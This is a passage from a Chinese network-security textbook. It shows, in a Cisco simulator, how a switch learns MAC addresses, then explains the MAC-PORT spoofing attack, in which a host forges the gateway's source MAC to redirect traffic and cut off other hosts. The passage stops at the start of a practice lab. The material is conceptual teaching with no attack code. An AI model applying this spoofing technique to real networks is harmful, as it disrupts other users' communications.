


图 2-10　组建网络

第二步：配置三台主机的 IP 和 MAC 地址。

参照图 2-6 配置三台主机的 IP 和 MAC 地址。以 PC1 为例进行说明，双击 PC1，单击 config，单击 FastEthernet，在 MAC address 对话框中输入“A0A0. A0A0. A0A0”，在 IP address 对话框中输入“192. 168. 0. 1”，在 Subnet mask 对话框中输入“255. 255. 255. 0”。

接下来查看配置好的 IP 和 MAC 地址，单击 desktop，双击 command prompt，在弹出的 DOS 窗口输入“ipconfig /all”，查看到如图 2-11 所示结果。其他两台主机参考配置。

第三步：清空交换机的 MAC 地址表。

为了验证交换机的地址学习机制先将交换机的 MAC 地址表清空，双击交换机，单击 CLI，输入“en”回车（进入配置权限）→输入命令“clear mac-address-table dynamic”（清空地址表），输入“show mac-address-table”查看地址表，结果如图 2-12 所示，可以看到地址表已被清空。

```
PC>ipconfig /all

Physical Address................: A0A0.A0A0.A0A0
IP Address......................: 192.168.0.1
Subnet Mask.....................: 255.255.255.0
Default Gateway.................: 0.0.0.0
DNS Servers.....................: 0.0.0.0
```


图 2-11　PC1 的地址信息

```
Switch#show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
```

图 2-12　MAC 地址表被清空

第四步：学习主机 1 和主机 3 的地址信息，在 PC1 的 DOS 窗口中执行 ping 192.168.0.3 命令，之后查看交换机的 MAC 地址表，结果如图 2-13 所示。



```
Switch#show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

   1    a0a0.a0a0.a0a0    DYNAMIC     Fa0/1 — PC1
   1    c0c0.c0c0.c0c0    DYNAMIC     Fa0/3 — PC3
```

图 2-13　MAC 地址表

下面分析两条转换记录的形成过程。在 PC1 上执行 ping 192.168.0.3 命令会导致 PC1 向 PC3 发送 ICMP 数据报，而此时 PC1 并不知道 PC3 的 MAC 地址，因此 PC1 会广播一个 ARP 请求报文去询问 PC3 的 MAC，报文结构如图 2-14 所示。这个数据包的目的 MAC 地址为广播地址，源 MAC 地址为 PC1 的 MAC，网络层协议类型为 ARP，高层数据携带的是 ARP 请求数据。这个报文到达交换机之后，交换机会将报文的源 MAC 地址（即 PC1 的 MAC）与接收端口 1 作为一条映射记录添加到 MAC 地址表中。




图 2-14　学习 PC1 的 MAC 地址

PC3 返回给 PC1 的 ARP 应答报文如图 2-15 所示，其目的 MAC 为 PC1 的 MAC 地址，源 MAC 为 PC3 的 MAC 地址。这个报文到达交换机之后，交换机会将报文的源 MAC 地址和端口 3 作为一条映射记录添加到 MAC 地址表中，至此两条映射记录形成。




图 2-15　学习 PC3 的 MAC 地址

2.3　MAC-PORT 攻击

2.3.1　MAC-PORT 攻击原理

MAC-PORT 攻击是指黑客利用交换机的地址学习机制，发送伪造源 MAC 地址的数据包，致使交换机学习到错误的 MAC 地址和端口的映射记录，从而导致通信中断的现

象。下面通过实例具体分析。

如图 2-16 所示环境中主机 1 作为黑客，它的攻击目标是中断内网其他主机与外网的数据通信。网关位于网络的出口位置，进出网络的数据包都要经过网关中转。图中左侧是正常情况下的 MAC 地址转换表，下部是主机 1 发送的伪造 IP 数据报，其目的 MAC 地址是广播地址，源 MAC 地址是网关的 MAC。这个报文到达交换机之后，交换机会更新自己的 MAC 地址表，将网关 MAC 地址的映射端口由 3 改为 1(图 2-16 右侧给出的是被破坏之后的 MAC 地址表)。




图 2-16　MAC-PORT 攻击

在这之后，主机 2 发送给外网的数据流量到达交换机之后，由于这些数据流的目的 MAC 地址为 C0-C0-C0-C0-C0-C0，受 MAC 地址表的影响，这些通信数据将被误导至主机 1，即主机 2 与外网的通信中断。但外网发送给内网的数据包仍然可以正常传递，这些报文在内网传输时，它们的源 MAC 地址为网关的 MAC，它们会将交换机 MAC 地址表中网关 MAC 地址的映射端口由 1 刷新回 3，从而恢复内网主机与外网的通信。因此黑客为了实现稳定的攻击效果，必须连续不断地发送伪造的数据包，保证 MAC 地址表始终处于被破坏的状态。

2.3.2 测试 MAC-PORT 地址攻击

训练：通过实例演练 MAC-PORT 攻击。测试目的包括：查看攻击实施之后 MAC 地址表的变化；验证内网到外网的通信是否中断。

第一步：组建网络。

按照图 2-16 利用 Cisco 模拟器组建网络，选择一台 2590 交换机、一台 2621 路由器(有两个以太网接口)、一台服务器(作为外部主机)、两台 PC，如图 2-17 所示。注意：路

由器与外部主机之间使用反序双绞线连接。

